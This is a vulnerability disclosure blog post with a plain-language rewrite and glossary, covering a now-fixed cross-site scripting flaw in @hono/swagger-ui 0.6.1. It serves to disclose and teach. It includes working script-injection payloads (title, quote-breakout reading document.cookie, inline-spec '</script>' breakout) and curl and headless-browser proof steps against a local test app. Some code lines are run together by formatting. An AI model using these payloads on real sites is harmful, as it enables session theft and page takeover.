JSON.stringify Is Not a Bouncer: How a Docs Page Ran My JavaScript
The @hono/swagger-ui package inserted the title, inline spec and string options into its HTML page without escaping, so a value containing a closing script tag could break out and run attacker JavaScript. An attacker who controls any of those values could execute script in the docs page origin.
 Published on medium.com
Cybersecurity
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Documentation pages are the quiet kid in the back of your web app. Nobody thinks about them. Nobody reviews them. They just sit there, being helpful. So naturally I went looking for trouble in one.
@hono/swagger-ui is the official middleware that serves a Swagger UI docs page for Hono apps. In version 0.6.1, that page could be made to run an attacker's JavaScript. It is fixed and the fix is public, so here is everything: how I found it, every step I used to prove it, how I reported it, and what the fix looks like.
Context
@hono/swagger-ui is the official middleware that serves a Swagger UI documentation page for Hono applications. Swagger UI wrappers all solve the same problem the same way: build an HTML page, put the OpenAPI spec in it, load Swagger UI.
Summary of the finding:
| Item | Value |
|---|---|
| Package | @hono/swagger-ui (npm) |
| Affected | <= 0.6.1 |
| Fixed | 0.6.2, in honojs/middleware#2219, credited to @Jeg4nX19 |
| Bug | three values went into the docs page without escaping: title, the inline spec, and string options like url |
| Severity (my assessment) | Moderate, CVSS 3.1 6.1, CWE-79 |
| CVE | none assigned; the maintainer fixed it through a PR rather than a published advisory, so I am not claiming one |
If you use this package, update to 0.6.2 or later.
Setup
I did not pick Hono at random. I was reading a published advisory, CVE-2026-33331, about an XSS in @orpc/openapi. Someone had dropped JSON.stringify output straight into an HTML page.
So I asked my favourite question in security: who else did this?
Developers copy patterns, and Swagger UI wrappers all solve the same problem the same way. If one wrapper got it wrong, others probably did too. This is called variant analysis, and it is how I find most of my bugs.
I listed every Swagger UI wrapper I could find across JavaScript frameworks (Hono, Elysia, Express, Fastify, Koa, NestJS, hapi) and downloaded the published npm package for each, not the GitHub source:
npm pack @hono/[redacted] -xzf hono-swagger-ui-0.6.1.tgzgrep -rnE '<title>\$\{|JSON\.stringify' package/dist
The npm tarball is the code people actually run, so it is the code that counts.
Most wrappers were safe. Some load the spec from a URL instead of pasting it into the page, and some keep it in a separate JavaScript file. @hono/swagger-ui lit up.
All of the proof ran on my own machine against the published package. No live websites, no other people's data.
Finding it
The mistake is simple to state: JSON.stringify makes valid JSON. It does not make something safe to put inside a <script> tag.
The HTML parser runs first, and it does not care about your quotes or your string literals. If it sees </script>, that script is over, even in the middle of a JavaScript string.

Version 0.6.1 built the page with a plain template string and had three spots with this kind of problem:
return c.html(`... <title>${title}</title> ...`)
// 2. string options got wrapped in single quotesreturn `${key}: '${v}'`// 3. spec was stringified into an inline <script>return `${key}: ${JSON.stringify(v)}`
The funny part: Hono has a built-in escaping helper, the html tagged template, and the package did use it, but only for the asset URLs. The values that mattered went through the plain template.
Exploitation
Before building anything fancy, I called the real library directly and checked the HTML it produced for each spot.
Step 1: the title
const html = await render({ url: '/o.json', title: '</title><script>alert(1)</script>' })html.includes('</title><script>alert(1)') // true: raw, unescaped
Step 2: a string option (url)
const html = await render({ url: "'/x';alert(document.cookie);//" })
Step 3: the inline spec
const spec = { openapi: '3.0.0', paths: {}, info: { title: 'Demo', version: '1', description: '</script><script>alert(document.domain)</script>' } }SwaggerUI({ url: '/openapi.json', spec })
All three came back raw. That is three separate ways in.
Step 4: the full proof in a real app
Unescaped output is a strong hint, but it is not proof. I built a tiny Hono app that does something very normal: it puts a request value in the docs page title. Think of a multi-tenant API portal showing each customer's name.
app.get('/docs', (c) => swaggerUI({ url: '/openapi.json', title: c.req.query('app') ?? 'API Docs' })(c, async () => {}))
Then I asked it nicely:
# [1] Attack request: the payload comes back unescaped$ curl -s 'http://[redacted]:8799/docs?app=%3C%2Ftitle%3E%3Cscript%3Ealert(document.domain)%3C%2Fscript%3E' | grep -n '<title>'8: <title></title><script>alert(document.domain)</script></title>
My </title> closed the real title, and my <script> became part of the page.
Then a real browser. I ran the same URL in headless Chromium and dumped the live page:
# [2] Execution proof: headless Chromium, dump the live DOM$ chromium --headless --dump-dom 'http://[redacted]:8799/docs?app=<payload>' \ | grep -oE '<div id="xss-proof">[^<]*</div>|<title>[^<]*</title>'<title>PWNED</title><div id="xss-proof">XSS_EXECUTED_BY_INJECTED_SCRIPT</div>
The <div id="xss-proof"> only exists because my injected script created it, and the title only says PWNED because my script changed it.
Last, the boring test that makes the rest believable:
$ curl -s 'http://[redacted]:8799/docs?app=NormalName' | grep -o '<title>[^<]*</title>'<title>NormalName</title>
That shows it is the payload doing it, not something odd in my setup. Here is the same thing in a visible browser:

"Failed to load API definition" only appears because my test app had no /openapi.json. The red banner is what matters, because my injected script put it there.
Root cause
The page was assembled with a plain template string. Three values went into it without escaping:
title, interpolated directly into<title>${title}</title>.- String options such as
url, wrapped in single quotes as${key}: '${v}'. - The inline
spec, serialised withJSON.stringifyinto an inline<script>.
JSON.stringify produces valid JSON, but the HTML parser processes the page before any JavaScript runs. A </script> sequence inside a string value terminates the script element regardless of quoting, and a </title> in the title value closes the title element. The existing defence, Hono's html tagged template, was present in the package but applied only to the asset URLs, so the values that mattered bypassed it.
Impact
An attacker could run JavaScript in the docs page. That requires untrusted data to reach title, spec or a string option like url. Examples from the report:
- a tenant or customer name in the page title,
- user-written descriptions inside an inline spec,
- a
urlthat comes from a query parameter.
If your app only passes a static url that you wrote yourself, you were fine. A library should still handle that safely, but this was never "every Hono app is on fire".
Reporting and fix
honojs/middleware does not have GitHub private vulnerability reporting turned on, but the main honojs/hono repo does, and it is the same maintainer. So I filed a private report there on October 27, 2026, with:
- a short summary,
- the three spots with exact code,
- the curl, Chromium and control proof above,
- an honest "who's affected" section,
- CVSS 3.1 6.1 and CWE-79,
- a suggested fix: escape
<and>in script data, HTML-escape the title, and use properly serialised strings for options.
The maintainer, Yusuke Wada, merged the fix the next day in honojs/middleware#2219, with credit to me. The fix is short and worth stealing:
const toScriptLiteral = (value: unknown): string => JSON.stringify(value) .replace(/</g, '\\u003c') .replace(/>/g, '\\u003e') .replace(/\u2028/g, '\\u2028') .replace(/\u2029/g, '\\u2029')

With < and > written as unicode escapes, the JavaScript value stays the same, but the HTML parser never sees a closing tag. String options are now properly serialised, double-quoted strings, and the title goes through Hono's escaping html tag. It shipped in 0.6.2.
If you have ever written <script>var data = ${JSON.stringify(x)}</script>, go check it.
The private report was closed after the fix landed, without being published as a GitHub advisory, so there is no GHSA and no CVE for this one. The public record is the merged PR and the 0.6.2 release, and that is what I point to. Users got the fix, and that is the part that matters most.

Timeline: reported privately on October 27, 2026. Fix merged with credit in honojs/middleware#2219 on October 28, 2026, released in 0.6.2.
- Other Swagger UI wrappers. Download the published npm tarball for each framework's wrapper and grep the dist for
<title>${andJSON.stringify. A positive result is a template that interpolates a value into HTML or into an inline script without escaping. - Inline spec serialisation. Pass a spec whose
info.descriptioncontains</script><script>alert(document.domain)</script>and inspect the generated HTML. A positive result is the closing tag appearing raw inside the script block. - String options. Pass a
urlvalue containing a single quote, such as'/x';alert(document.cookie);//, and check whether it breaks out of the quoted string in the generated script. - Title interpolation. Pass a title of
</title><script>alert(1)</script>and check whether the response contains it unescaped. - Request-driven values. Look for docs pages that take a query parameter, tenant name or other request value into the title or spec, then confirm execution in a real browser and run a control request with a normal value.
What I learned:
- Read other projects' advisories. The best question after any bug is who else made the same mistake.
- Read the npm package, not just the repo. That is the code people run.
- Check every spot, not just the first one. Three sinks make a much stronger report than one.
- Boring pages count. Docs pages run in your app's origin too.
- Prove it in a real browser, and run a control. A payload in a response is a hint. A running script is proof.
- Be honest about who is affected. Maintainers trust reports that tell them when they are safe.

What happened, in plain words
A small piece of software called @hono/swagger-ui builds a documentation page for a web application. Documentation pages are the quiet kid in the back of your web app: nobody thinks about them, nobody reviews them, they just sit there being helpful. That is exactly why I went looking for trouble in one.
In version 0.6.1 of that package, the page could be made to run JavaScript written by an attacker. It is fixed now, and the fix is public, so I can show you everything: how I found it, every step I used to prove it, how I reported it, and what the fix looks like.
A few words before we start, because this write-up is for people who have never done security work.
An API is the part of a website that other software talks to, rather than a human clicking buttons. Think of a restaurant: the dining room is the website you see, and the kitchen door where orders are passed through is the API. Software sends a request (an order) and gets data back (a plate).
An OpenAPI spec is a written menu for an API: a file that lists which requests the API accepts and what it sends back. Tools can read that menu and draw a friendly page from it.
Swagger UI is one of those tools. It takes the menu and turns it into a web page where you can read the API's options and even try them out. A wrapper is a small package that glues Swagger UI into a particular web framework so developers do not have to wire it up by hand.
Hono is a web framework: a toolbox for building web apps in JavaScript. @hono/swagger-ui is the official wrapper that serves a Swagger UI documentation page for Hono apps.
JavaScript is the programming language that browsers run. Any page you visit can contain it, and it can read and change what is on the page.
XSS, short for cross-site scripting, is the bug class where an attacker gets their own JavaScript to run inside someone else's page. The everyday comparison: imagine a noticeboard where visitors can pin notes. If the board copies whatever a visitor writes onto official letterhead without checking it, a visitor can write something that looks like an official instruction. XSS is the web version of that: untrusted text is placed into a page in a way that lets it act like code.
Escaping is the defence. It means converting characters that have a special meaning in a page into harmless lookalikes, so text stays text and never becomes code. Think of putting quotation marks around a word so everyone knows it is a quote and not an instruction.
Here is the summary of the finding:
| Item | Value |
|---|---|
| Package | @hono/swagger-ui (npm) |
| Affected | <= 0.6.1 |
| Fixed | 0.6.2, in honojs/middleware#2219, credited to @Jeg4nX19 |
| Bug | three values went into the docs page without escaping: title, the inline spec, and string options like url |
| Severity (my assessment) | Moderate, CVSS 3.1 6.1, CWE-79 |
| CVE | none assigned; the maintainer fixed it through a PR rather than a published advisory, so I am not claiming one |
A quick note on the last rows. npm is the public shop where JavaScript packages are published and downloaded. A CVE is a public catalogue number given to a known security flaw, so people can look it up. CVSS is a scoring system from 0 to 10 for how serious a flaw is; 6.1 is in the middle. CWE-79 is the catalogue entry for cross-site scripting specifically. A PR, or pull request, is a proposed change to a code project that the maintainer reviews and merges.
If you use this package, update to 0.6.2 or later.
Context
@hono/swagger-ui is the official middleware that serves a Swagger UI documentation page for Hono applications. Middleware is code that sits between an incoming request and your app and does a job on the way through, here: build and return the docs page.
Swagger UI wrappers all solve the same problem the same way: build an HTML page, put the OpenAPI spec in it, load Swagger UI. HTML is the language pages are written in, made of tags like <title> and <script>. An origin is the combination of scheme, host and port that a browser treats as one trust boundary, roughly "the same website". JavaScript running on a page can act with that page's origin, so a flaw in a page served from your app is a flaw in your app.
Setup
I did not pick Hono at random. I was reading a published advisory, CVE-2026-33331, about an XSS in @orpc/openapi. An advisory is a public notice that a piece of software has a security problem. Someone had dropped JSON.stringify output straight into an HTML page.
JSON is a text format for data, like {"name": "Demo"}. JSON.stringify is the JavaScript function that turns a value into that text. It is often used to hand data to a page.
So I asked my favourite question in security: who else did this?
Developers copy patterns, and Swagger UI wrappers all solve the same problem the same way. If one wrapper got it wrong, others probably did too. This is called variant analysis: taking a known bug and hunting for the same mistake elsewhere. It is how I find most of my bugs.
I listed every Swagger UI wrapper I could find across JavaScript frameworks (Hono, Elysia, Express, Fastify, Koa, NestJS, hapi) and downloaded the published npm package for each, not the GitHub source. A framework here is just a different toolbox for building web apps; GitHub is where source code lives, and the source is what developers edit, not necessarily what gets shipped.
npm pack @hono/[redacted] -xzf hono-swagger-ui-0.6.1.tgzgrep -rnE '<title>\$\{|JSON\.stringify' package/dist
npm pack @hono/[redacted]downloads the exact published version of the package as a compressed archive, a.tgzfile. This is the same file every developer who installed that version received.tar -xzf hono-swagger-ui-0.6.1.tgzunpacks that archive into a folder so we can read the files inside.grep -rnE '<title>\$\{|JSON\.stringify' package/distsearches the unpacked code.grepis a search tool for text files.-rmeans look through folders recursively,-nprints line numbers,-Eallows a richer search pattern. The pattern asks for two things: a<title>tag immediately followed by${, which is how a value gets pasted into a title, or the textJSON.stringify, which is how data gets pasted into a script.package/distis the folder holding the code that actually ships.
The npm tarball is the code people actually run, so it is the code that counts. Reading only the GitHub source can miss what was really published.
Most wrappers were safe. Some load the spec from a URL instead of pasting it into the page, and some keep it in a separate JavaScript file. @hono/swagger-ui lit up: it matched the search.
All of the proof ran on my own machine against the published package. No live websites, no other people's data. That matters: testing on your own computer against a downloaded copy is the safe way to study a bug.
Finding it
The mistake is simple to state: JSON.stringify makes valid JSON. It does not make something safe to put inside a <script> tag.
A <script> tag is where JavaScript lives in a page. The browser reads the page as HTML first, and only afterwards runs any JavaScript it finds. That order is the whole problem.
The HTML parser runs first, and it does not care about your quotes or your string literals. The HTML parser is the part of the browser that reads the page's tags. A string literal is a piece of text inside quotes in JavaScript. If the parser sees </script>, that script is over, even in the middle of a JavaScript string. The browser is not reading JavaScript at that moment; it is looking for the end of the script block, and </script> is the end marker.
Version 0.6.1 built the page with a plain template string and had three spots with this kind of problem. A template string is a JavaScript string written with backticks that can have values dropped into it using ${...}. Whatever you drop in is pasted as-is, with no escaping.
return c.html(`... <title>${title}</title> ...`)
// 2. string options got wrapped in single quotesreturn `${key}: '${v}'`// 3. spec was stringified into an inline <script>return `${key}: ${JSON.stringify(v)}`
Line by line:
- The comment says string options, such as
url, were wrapped in single quotes. The line builds text likeurl: '/o.json'. If the valuevitself contains a single quote, it can close the quote early and the rest becomes code. - The comment says the spec was stringified into an inline script. The line builds text like
spec: {"openapi":"3.0.0"}inside a<script>block. If any string inside the spec contains</script>, the browser ends the script block there.
An inline script is JavaScript written directly inside the page, rather than loaded from a separate file.
The funny part: Hono has a built-in escaping helper, the html tagged template, and the package did use it, but only for the asset URLs. A tagged template is a template string with a helper function attached that can clean each value before pasting it. Asset URLs are the addresses of things like stylesheets and images. The values that mattered went through the plain template, without the helper.
Exploitation
Before building anything fancy, I called the real library directly and checked the HTML it produced for each spot. Calling the library directly means running its function in a small script and looking at the text it returns, without a whole web app in the way. It is the quickest way to see whether a value comes back raw.
Step 1: the title
const html = await render({ url: '/o.json', title: '</title><script>alert(1)</script>' })html.includes('</title><script>alert(1)') // true: raw, unescaped
Line by line:
const html = await render({ ... })calls the library'srenderfunction with two settings: aurlpointing at a spec file, and atitlecontaining a closing title tag followed by a script that pops up an alert box.awaitmeans wait for the result, because building the page may take a moment. The result, the generated page, is stored inhtml.html.includes('</title><script>alert(1)')asks whether that exact text appears in the generated page. The comment records the answer:true, meaning it came back raw and unescaped.
The title value is placed inside <title> in the page. The check confirms the closing tag and the script tag come back raw and unescaped. alert(1) is the simplest possible proof: it makes the browser show a pop-up box with the number 1. If that box appears, JavaScript ran.
Step 2: a string option (url)
const html = await render({ url: "'/x';alert(document.cookie);//" })
Line by line:
renderis called again, this time with aurlvalue that starts with a single quote, closes it, adds;alert(document.cookie);//, and comments out whatever follows with//.document.cookieis the browser's way of reading the cookies for the current page. A cookie is a small piece of data a website stores in your browser, often to remember who you are. If a script can read it, it may be able to act as you.
String options were wrapped in single quotes, so a value containing a single quote can break out of the string literal in the generated script. The // at the end is a JavaScript comment marker: it makes the rest of the line harmless, so the injected code does not break on leftover characters.
Step 3: the inline spec
const spec = { openapi: '3.0.0', paths: {}, info: { title: 'Demo', version: '1', description: '</script><script>alert(document.domain)</script>' } }SwaggerUI({ url: '/openapi.json', spec })
Line by line:
const spec = { ... }builds a small OpenAPI spec as a JavaScript object. An object is a bundle of named values, like a form with fields.- The
info.descriptionfield holds the payload:</script><script>alert(document.domain)</script>. The first</script>is meant to end the real script block early, and the second<script>starts a new one containing the alert. document.domainis the page's own address, the site name. Showing it proves the script is running as part of that site, not somewhere harmless.SwaggerUI({ url: '/openapi.json', spec })hands the spec to the library, which pastes it into the page.
The spec is stringified into an inline <script>. A </script> inside a string value ends the script element early, and the following <script> becomes a new one.
All three came back raw. That is three separate ways in. Finding more than one way in makes a report much stronger, because a fix for one spot alone would not be enough.
Step 4: the full proof in a real app
Unescaped output is a strong hint, but it is not proof. A hint says "this looks wrong". Proof says "this actually ran". I built a tiny Hono app that does something very normal: it puts a request value in the docs page title. Think of a multi-tenant API portal showing each customer's name. Multi-tenant means one service shared by many customers, each seeing their own name and data.
app.get('/docs', (c) => swaggerUI({ url: '/openapi.json', title: c.req.query('app') ?? 'API Docs' })(c, async () => {}))
Line by line:
app.get('/docs', ...)says: when someone requests the address/docs, run this code.c.req.query('app')reads the value of theappparameter from the request's address, the part after?app=in the URL. A query parameter is a named value stuck onto the end of an address.?? 'API Docs'means: if no value was given, use the textAPI Docsinstead.swaggerUI({ ... })builds the docs page with that value as the title, and the trailing(c, async () => {})runs it for this request.
Then I asked it nicely:
# [1] Attack request: the payload comes back unescaped$ curl -s 'http://[redacted]:8799/docs?app=%3C%2Ftitle%3E%3Cscript%3Ealert(document.domain)%3C%2Fscript%3E' | grep -n '<title>'8: <title></title><script>alert(document.domain)</script></title>
Line by line:
curlis a command-line tool for fetching a web address.-skeeps it quiet, hiding progress noise.- The address points at my own machine,
[redacted], on port8799, at the/docspage, withapp=set to the payload. The payload is written in percent encoding, a way of writing characters that are awkward in an address:%3Cis<,%3Eis>,%2Fis/. So the value is</title><script>alert(document.domain)</script>. | grep -n '<title>'pipes the response intogrep, which prints the line containing<title>with its line number.- The output line
8: <title></title><script>alert(document.domain)</script></title>shows the result: the real title closed immediately, and my script became part of the page.
My </title> closed the real title, and my <script> became part of the page.
Then a real browser. I ran the same URL in headless Chromium and dumped the live page. Headless means a browser with no visible window, driven from the command line. Chromium is the open-source browser engine behind Chrome. Dumping the live page means printing the page as it exists after the browser has processed it, which is where you see whether scripts actually ran.
# [2] Execution proof: headless Chromium, dump the live DOM$ chromium --headless --dump-dom 'http://[redacted]:8799/docs?app=<payload>' \ | grep -oE '<div id="xss-proof">[^<]*</div>|<title>[^<]*</title>'<title>PWNED</title><div id="xss-proof">XSS_EXECUTED_BY_INJECTED_SCRIPT</div>
Line by line:
chromium --headless --dump-dom '...'opens the address in a windowless browser and prints the finished page. DOM is the browser's live model of the page, the version after scripts have changed it.- The
\at the end of the line means the command continues on the next line, for readability. | grep -oE '...'filters the output.-oprints only the matching part,-Eallows the richer pattern. The pattern asks for either a<div>with the idxss-proof, or a<title>element.- The output shows
<title>PWNED</title>and<div id="xss-proof">XSS_EXECUTED_BY_INJECTED_SCRIPT</div>.
The <div id="xss-proof"> only exists because my injected script created it, and the title only says PWNED because my script changed it. A div is a generic block on a page; giving it an id is just a label so we can find it.
Last, the boring test that makes the rest believable:
$ curl -s 'http://[redacted]:8799/docs?app=NormalName' | grep -o '<title>[^<]*</title>'<title>NormalName</title>
Line by line:
- The same request is made, but with an ordinary value,
NormalName, instead of a payload. grep -o '<title>[^<]*</title>'prints just the title element.[^<]*means any characters that are not<.- The output is
<title>NormalName</title>: the value appears as plain text, exactly as expected.
This is called a control. It shows it is the payload doing it, not something odd in my setup. If the ordinary value also produced a script, the test would be broken. Here is the same thing in a visible browser:
"Failed to load API definition" only appears because my test app had no /openapi.json. The red banner is what matters, because my injected script put it there. In other words, the error message is not the bug; the fact that my script could draw anything on the page is.
Root cause
The page was assembled with a plain template string. Three values went into it without escaping:
title, interpolated directly into<title>${title}</title>.- String options such as
url, wrapped in single quotes as${key}: '${v}'. - The inline
spec, serialised withJSON.stringifyinto an inline<script>.
JSON.stringify produces valid JSON, but the HTML parser processes the page before any JavaScript runs. A </script> sequence inside a string value terminates the script element regardless of quoting, and a </title> in the title value closes the title element. The existing defence, Hono's html tagged template, was present in the package but applied only to the asset URLs, so the values that mattered bypassed it.
Impact
An attacker could run JavaScript in the docs page. That requires untrusted data to reach title, spec or a string option like url. Untrusted data means anything that came from a user or another system, rather than from the developer's own code. Examples from the report:
- a tenant or customer name in the page title,
- user-written descriptions inside an inline spec,
- a
urlthat comes from a query parameter.
If your app only passes a static url that you wrote yourself, you were fine. A static value is one fixed in the code, not taken from a request. A library should still handle that safely, but this was never "every Hono app is on fire".
Reporting and fix
honojs/middleware does not have GitHub private vulnerability reporting turned on, but the main honojs/hono repo does, and it is the same maintainer. Private vulnerability reporting is a GitHub feature that lets a researcher send a security report to maintainers privately, instead of posting it publicly where anyone could use it. A maintainer is the person who looks after a code project. So I filed a private report there on October 27, 2026, with:
- a short summary,
- the three spots with exact code,
- the curl, Chromium and control proof above,
- an honest "who's affected" section,
- CVSS 3.1 6.1 and CWE-79,
- a suggested fix: escape
<and>in script data, HTML-escape the title, and use properly serialised strings for options.
The maintainer, Yusuke Wada, merged the fix the next day in honojs/middleware#2219, with credit to me. The fix is short and worth stealing:
const toScriptLiteral = (value: unknown): string => JSON.stringify(value) .replace(/</g, '\\u003c') .replace(/>/g, '\\u003e') .replace(/\u2028/g, '\\u2028') .replace(/\u2029/g, '\\u2029')
Line by line:
const toScriptLiteral = (value: unknown): string =>defines a small function that takes any value and promises to return text.unknownmeans the value could be anything.JSON.stringify(value)first turns the value into JSON text, as before..replace(/</g, '\\u003c')replaces every<with the text\u003c. The/gmeans replace all occurrences, not just the first.\u003cis a unicode escape: a way of writing a character by its code number. JavaScript reads it back as<, but the HTML parser sees only the lettersu003cand never a real<..replace(/>/g, '\\u003e')does the same for>.- The last two lines do the same for two invisible line-separator characters,
\u2028and\u2029, which can also confuse parsers.
With < and > written as unicode escapes, the JavaScript value stays the same, but the HTML parser never sees a closing tag. String options are now properly serialised, double-quoted strings, and the title goes through Hono's escaping html tag. It shipped in 0.6.2.
If you have ever written <script>var data = ${JSON.stringify(x)}</script>, go check it. That pattern is exactly the mistake described here.
The private report was closed after the fix landed, without being published as a GitHub advisory, so there is no GHSA and no CVE for this one. A GHSA is GitHub's own advisory identifier. The public record is the merged PR and the 0.6.2 release, and that is what I point to. Users got the fix, and that is the part that matters most.
Timeline: reported privately on October 27, 2026. Fix merged with credit in honojs/middleware#2219 on October 28, 2026, released in 0.6.2.
If you want to try this kind of hunt yourself, these are the checks I would repeat elsewhere. A variant is the same mistake in a different place.
- Other Swagger UI wrappers. Download the published npm tarball for each framework's wrapper and grep the dist for
<title>${andJSON.stringify. A positive result is a template that interpolates a value into HTML or into an inline script without escaping. - Inline spec serialisation. Pass a spec whose
info.descriptioncontains</script><script>alert(document.domain)</script>and inspect the generated HTML. A positive result is the closing tag appearing raw inside the script block. - String options. Pass a
urlvalue containing a single quote, such as'/x';alert(document.cookie);//, and check whether it breaks out of the quoted string in the generated script. - Title interpolation. Pass a title of
</title><script>alert(1)</script>and check whether the response contains it unescaped. - Request-driven values. Look for docs pages that take a query parameter, tenant name or other request value into the title or spec, then confirm execution in a real browser and run a control request with a normal value.
What I learned:
- Read other projects' advisories. The best question after any bug is who else made the same mistake.
- Read the npm package, not just the repo. That is the code people run.
- Check every spot, not just the first one. Three sinks make a much stronger report than one. A sink is a place where data ends up somewhere dangerous, like inside a script.
- Boring pages count. Docs pages run in your app's origin too.
- Prove it in a real browser, and run a control. A payload in a response is a hint. A running script is proof.
- Be honest about who is affected. Maintainers trust reports that tell them when they are safe.
Glossary
- Advisory: a public notice that a piece of software has a security problem.
- API: the part of a service that other software talks to, rather than a human clicking buttons.
- Asset URL: the address of a supporting file such as a stylesheet or image.
- Chromium: the open-source browser engine behind Chrome.
- Control: a test with an ordinary value, run alongside an attack test, to show the attack is what caused the result.
- Cookie: a small piece of data a website stores in your browser, often to remember who you are.
- CVE: a public catalogue number given to a known security flaw.
- CVSS: a scoring system from 0 to 10 for how serious a flaw is.
- CWE-79: the catalogue entry for cross-site scripting.
- Div: a generic block on a web page.
- DOM: the browser's live model of a page, after scripts have changed it.
- Escaping: converting characters with special meaning into harmless lookalikes, so text stays text.
- Framework: a toolbox for building web apps.
- GHSA: GitHub's own advisory identifier.
- GitHub: a website where source code lives and is collaborated on.
- Headless: a browser with no visible window, driven from the command line.
- HTML: the language pages are written in, made of tags.
- HTML parser: the part of the browser that reads a page's tags.
- Hono: a web framework for building web apps in JavaScript.
- Inline script: JavaScript written directly inside a page rather than loaded from a separate file.
- JavaScript: the programming language browsers run.
- JSON: a text format for data.
- JSON.stringify: the JavaScript function that turns a value into JSON text.
- Maintainer: the person who looks after a code project.
- Middleware: code that sits between an incoming request and your app and does a job on the way through.
- Multi-tenant: one service shared by many customers, each seeing their own data.
- npm: the public shop where JavaScript packages are published and downloaded.
- Object: a bundle of named values in JavaScript.
- OpenAPI spec: a written menu for an API, listing the requests it accepts and what it returns.
- Origin: the combination of scheme, host and port a browser treats as one trust boundary.
- Percent encoding: a way of writing awkward characters in a web address, such as
%3Cfor<. - PR (pull request): a proposed change to a code project that a maintainer reviews and merges.
- Private vulnerability reporting: a GitHub feature for sending a security report to maintainers privately.
- Query parameter: a named value stuck onto the end of a web address.
- Sink: a place where data ends up somewhere dangerous, such as inside a script.
- Static: a value fixed in the code, not taken from a request.
- String literal: a piece of text inside quotes in JavaScript.
- Swagger UI: a tool that turns an OpenAPI spec into a browsable web page.
- Tagged template: a template string with a helper function attached that can clean each value before pasting it.
- Template string: a JavaScript string written with backticks that can have values dropped into it using
${...}. - Unicode escape: a way of writing a character by its code number, such as
\u003cfor<. - Untrusted data: anything that came from a user or another system rather than the developer's own code.
- Variant analysis: taking a known bug and hunting for the same mistake elsewhere.
- Wrapper: a small package that glues a tool into a particular framework.
- XSS (cross-site scripting): a bug class where an attacker gets their own JavaScript to run inside someone else's page.



